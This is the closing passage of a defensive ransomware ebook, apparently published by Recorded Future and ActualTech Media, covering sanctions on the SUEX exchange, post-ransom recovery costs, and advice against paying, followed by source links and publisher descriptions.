More recently, OFAC issued sanctions against SUEX,¹⁷ a cryptocurrency exchange that operates largely out of Russia and over the years has helped launder \$160 million for ransomware groups and other cybercriminals.¹⁸ The sanctions against SUEX may hinder the ability of ransomware groups to launder money, but it's not expected to slow down the pace of ransomware attacks.¹⁹ Only time will tell what the impact of these sanctions will be.

The Work Is Just Beginning

Paying a ransom isn't the end of the recovery process; it's just the beginning. There's a long road to recovery. According to one study, organizations who pay the ransom pay double²⁰ the recovery cost of organizations that don't. The recovery decisions that are required when restoring from backups are still required using a decryptor, plus there are additional costs associated with incident response, the negotiator, and the ransom payment itself.

For starters, decryptors provided by ransomware groups are notoriously bad.²¹ It's likely that any decryption tool provided as the result of a ransom payment will need to be rewritten by the IR company. Besides, it's not a great idea to allow a tool from a group that just encrypted all of a victim's files back into that same network. There are no documented cases of ransomware groups embedding malware in a decryptor, but it's still a significant risk at a time when the victim's network is most vulnerable. Fortunately, rewriting a decryptor tool doesn't take long.

The next thing an organization has to decide (and hopefully this is already part of the disaster recovery plan) is whether to restore the files on the existing systems or replace those systems then restore the files. Chapters 11, 12, and 13 highlighted all of the ways that ransomware actors can move stealthily around a network. This means there are likely still artifacts from the ransomware actors sitting on these encrypted machines. It's possible to remove all signs of the ransomware group from the encrypted systems, but even the best forensic analyst sometimes misses things.

The accepted best practice is to build out new machines and move the decrypted files from the old systems to the new ones. That takes time and is expensive. Not as expensive as a second ransomware attack, but expensive nonetheless.

Finally, the organization will likely need upgrades to its security systems. Those upgrades may come in the form of new technology or additional staff, but they will have to come. Every organization has some level of technical debt.²² A ransomware attack is often caused by that technical debt, which, left unattended, can be used by the ransomware attacker to gain access and spread. Now the ransomware attack can be used as a catalyst to remove a good deal of technical debt at once. No matter what steps are taken after a ransomware attack, the recovery process generally takes months to fully complete.

What's the Answer?

Should organizations pay a ransomware extortion demand? The short answer is no, but the longer answer is much more complicated. Despite how it sounds, that's not a copout. There are a lot of factors that need to be considered in that decision. The continued existence of a business may rely on paying a ransom. In the case of hospitals, despite all the redundancies they have in place, patients' lives may depend on a ransom being paid.

There are real-world considerations to ransom payments, and some argue that banning ransom payments would actually be counterproductive in the short term.²³ The important thing is that victims have to make informed decisions. In order to do so, they have to be aware of all the risks of paying the ransom, as well as getting an honest assessment of their ability to successfully recover from the ransomware attack.

Don't Be a Ransomware Victim

In this book, you've gotten a thorough grounding on all aspects of ransomware. You've learned:

- What it is and how it gets into an organization
- How the criminals are getting more sophisticated
- How to spot, protect against, and recover from an attack

The key takeaway here is this: You don't have to be a victim. Ransomware is only growing in popularity, but so are the tools and methods of fighting it. It requires work on your part, of course. A lot of it. And you should start right now—not next next year or next month or next week. *Right now.*

You don't need to wait until an entire program is built to start protecting yourself. Start with the simple things you can control, like better scanning on your network, and educating users.

Remember, the criminals have a head start on you, and are continually upping their game. You need to do the same, but you have to take that first step. You've done that by getting this book. Well done! Another immediate step you should take is to bookmark [Ransomware.org](https://ransomware.org), a site that will keep you informed about the latest ransomware attacks, along with the latest ways to protect yourself.

Now you know what to do. Just go and do it. Don't be a ransomware victim. It's up to you!

Notes

- ¹<https://www.cbsnews.com/news/ransomware-victims-suffer-repeat-attacks-new-report/>
- ²<https://www.nbcnews.com/storyline/hacking-of-america/companies-stockpiling-bitcoin-anticipation-ransomware-attacks-n761316>
- ³<https://arstechnica.com/information-technology/2021/06/monero-emerges-as-crypto-of-choice-for-cybercriminals/>
- ⁴<https://www.newyorker.com/magazine/2021/06/07/how-to-negotiate-with-ransomware-hackers>
- ⁵<https://www.extremetech.com/extreme/229162-hospital-pays-ransomware-but-doesnt-get-files-decrypted>
- ⁶<https://www.nomoreransom.org/en/ransomware-qa.html>
- ⁷<https://www.esecurityplanet.com/threats/how-to-recover-from-a-ransomware-attack/>
- ⁸<https://securityintelligence.com/posts/egregor-ransomware-negotiations-uncovered/>
- ⁹<https://www.fitchratings.com/research/insurance/cyber-insurance-losses-spark-rate-increases-26-05-2021>
- ¹⁰<https://www.fitchratings.com/research/insurance/cyber-insurance-losses-spark-rate-increases-26-05-2021>
- ¹¹<https://www.darkreading.com/risk/cyber-insurance-firms-start-tapping-out-as-ransomware-continues-to-rise/d/d-id/1341109>
- ¹²<https://www.forbes.com/sites/paigefrancis/2021/07/05/todays-top-3-factors-in-renewing-university-cyber-insurance/?sh=561cb93c7098>
- ¹³https://home.treasury.gov/system/files/126/ofac_ransomware_advisory_10012020_1.pdf
- ¹⁴<https://home.treasury.gov/news/press-releases/sm845>
- ¹⁵<https://www.bleepingcomputer.com/news/security/evil-corp-switches-to-hades-ransomware-to-evade-sanctions/>
- ¹⁶<https://www.bleepingcomputer.com/news/security/new-evil-corp-ransomware-mimics-payloadbin-gang-to-evade-us-sanctions/>
- ¹⁷<https://home.treasury.gov/news/press-releases/jy0364>
- ¹⁸<https://blog.chainalysis.com/reports/ofac-sanction-suex-september-2021>
- ¹⁹<https://www.csoonline.com/article/3633937/biden-sanctions-suex-cryptocurrency-exchange-to-stifle-ransomware-payments.html>
- ²⁰<https://cisomag.eccouncil.org/paying-ransom-doubles-the-cost-of-ransomware-attack-research/>
- ²¹<https://www.bankinfosecurity.com/kaseya-obtains-decryptor-key-a-17129>
- ²²<https://enterpriseproject.com/article/2020/6/technical-debt-what-causes>
- ²³<https://www.brookings.edu/techstream/should-ransomware-payments-be-banned/>

ABOUT RECORDED FUTURE



Recorded Future is the world's largest provider of intelligence for enterprise security. By combining persistent and pervasive automated data collection and analytics with human analysis, Recorded Future delivers intelligence that is timely, accurate, and actionable. In a world of ever-increasing chaos and uncertainty, Recorded Future empowers organizations with the visibility they need to identify and detect threats faster; take proactive action to disrupt adversaries; and protect their people, systems, and assets, so business can be conducted with confidence. Recorded Future is trusted by more than 1,000 businesses and government organizations around the world. Learn more at www.recordedfuture.com and follow us on Twitter at @RecordedFuture.

ABOUT ACTUALTECH MEDIA



ActualTech Media, a Future company, is a B2B tech marketing company that connects enterprise IT vendors with IT buyers through innovative lead generation programs and compelling custom content services.

ActualTech Media's team speaks to the enterprise IT audience because we've been the enterprise IT audience.

Our leadership team is stacked with former CIOs, IT managers, architects, subject matter experts and marketing professionals that help our clients spend less time explaining what their technology does and more time creating strategies that drive results.